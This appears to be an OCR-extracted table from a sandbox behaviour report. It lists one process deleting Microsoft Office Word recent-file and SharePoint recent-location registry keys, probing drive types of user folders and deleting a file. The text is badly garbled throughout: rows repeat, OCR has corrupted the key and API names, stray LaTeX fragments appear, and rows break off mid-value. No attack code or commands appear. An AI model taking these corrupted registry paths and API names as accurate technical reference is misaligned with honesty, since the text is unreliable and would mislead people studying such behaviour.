Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max B Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max B Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max B Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max B Value: None	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Delete Registry Key Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Nalue: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max B Value: None API Name: GetDriveTypeW Args: (%Work\ngDir\%\) Return: 3 API Name: GetDriveTypeW Args: (%COALAPPDATA\%\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max B Value: None API Name: GetDriveTypeW Args: (%LOCALAPPDATA\%\) Return: 3	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max B Value: None API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3 API Name: GetDriveTypeW Args: (%UCCALAPPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\)) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\)) Return: 3	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 12 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFile\W Args: (%APPDATA%\Microsoft\Office\14.0\Word\File MRU\tem 2 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 3 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\tem 8 Value: None API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir\S) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPDATA%) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAP	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%WorkingDir%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFile\W args: (%APPDATA\%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: GetDriveTypeW args: (%UoCalaPpDaTa\%) Return: 3 API Name: GetDriveTypeW args: (%USERPROFILE\%) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \Name \	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Call System API Call System API Call System API	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 \Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 \Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 \Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \Value: None API Name: DeleteFile\W \text{Args:} (\%APPDATA\%\Microsoft\Office\14.0\Word\File MRU\Max Display \Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \Value: None API Name: GelDriveTypeW Args: (\%USER\PROF\LE\%\AppData\) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROF\LE\%\AppData\) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROF\LE\%\) Return: 3	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 13 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Call System API Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: DeleteFile\Wargs: (\%aPPDATA\%\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{ None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{ None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{ None} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display \text{ None} API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (\%USER\PROFILE\%\AppData\)) Return: 3 API Name: GelDriveTypeW Args: (2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3 2388 Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 2388 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: Delete\(File\W\) Args: \((\frac{\pi}{\pi}\) APPDATA\frac{\pi}{\pi}\) Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args: \((\frac{\pi}{\pi}\) Return: 3 API Name: GetDriveTypew Args:	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Call System API Call System API Delete Registry Key Delete Registry Key Call System API Delete Registry Key Delete Registry Key Call System API Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftOffice\(^14.0\)ICommoni/Recent Locations\(^15\)SharePoint\(^15\)Ite 19 Value: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftOffice\(^14.0\)ICommoni/Recent Locations\(^15\)SharePoint\(^15\)Ite 20 Value: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)ICommoni/Recent Locations\(^15\)SharePoint\(^15\)Ite 20 Value: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)ICommoni/Recent Locations\(^15\)SharePoint\(^15\)Ite 20 Value: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)ICommoni/Recent\(^15\) MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)Ifice\(^14.0\)Word\(^15\)File MRU\Idau: None API Name: DeleteFile\(^14\) Avgs: \(^15\) APPDATA\(^15\)Microsoft\(^16\)Ici\(^16\)Commoni/File MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)Ici\(^16\)Hovdri-File MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)Ici\(^16\)Hovdri-File MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)Ici\(^14.0\)Word\(^15\)File MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)Ici\(^14.0\)Word\(^15\)File MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)Ici\(^14.0\)Word\(^15\)File MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)File\(^14.0\)Word\(^15\)File MRU\Idau: None Key: HKEY_CURRENT_USERISOFTWAREIMicrosoft\(^16\)File\(^14.0\)Word\(^15\)File\(^16.0\)Mucr\(^15\)File\(^16	2388 2388 2388 2388 2388 2388 2388 2388
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 14 Value: None 2388 Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Delete Registry Key Call System API Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Common\Recent\Locations\Share\Point\Site\18\ value: None Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Common\Recent\Locations\Share\Point\Site\19\ value: None Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Common\Recent\Locations\Share\Point\Site\19\ value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File\MRU\Max\Display\ value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File\MRU\Max\Display\ value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File\MRU\Max\Display\ value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File\MRU\Max\Display\ value: 19 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File\MRU\Max\Display\ value: None API\Name:\Delete\File\Ware\Args:\(\lambda AppDaTa\sin\Microsoft\Office\14.0\Word\File\MRU\Max\Display\ value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File\MRU\Max\Display\Disp\Urin\Display\D	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API	Key; HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice14.0/Common/Recent Locations/SharePoint(Site 18 Value: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Common/Recent Locations/SharePoint(Site 19 Value: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Value: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Value: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Value: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Value: 19 Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Value: None API Name: DeleteFileW Args: (%APPDATA%/Microsoft(Office)14.0/Word/File MRUMax Display Value: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Name: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Name: None API Name: GelDriveTypeW Args: (%WorkingDir%) Return: 3 Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Name: None API Name: GelDriveTypeW Args: (%USERPROFILE%/AppData) Return: 3 Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Name: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Name: None Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Name: None API Name: GelDriveTypeW Args: (%USERPOFILE%/AppData) Return: 3 Key; HKEY_CURRENT_USERISOFTWAREIMicrosoft(Office)14.0/Word/File MRUMax Display Name: None API Name: G	2388 2388 2388 2388 2388 2388 2388 2388
	Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Call System API Delete Registry Key Call System API	Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API \text{Name} Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API \text{Name} API Name	2388 2388 2388 2388 2388 2388 2388 2388
Call System API API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 2388	Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Call System API Call System API Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Delete Registry Key Call System API Call System API Delete Registry Key Call System API	Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None Key; HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None API \text{Name} Key; 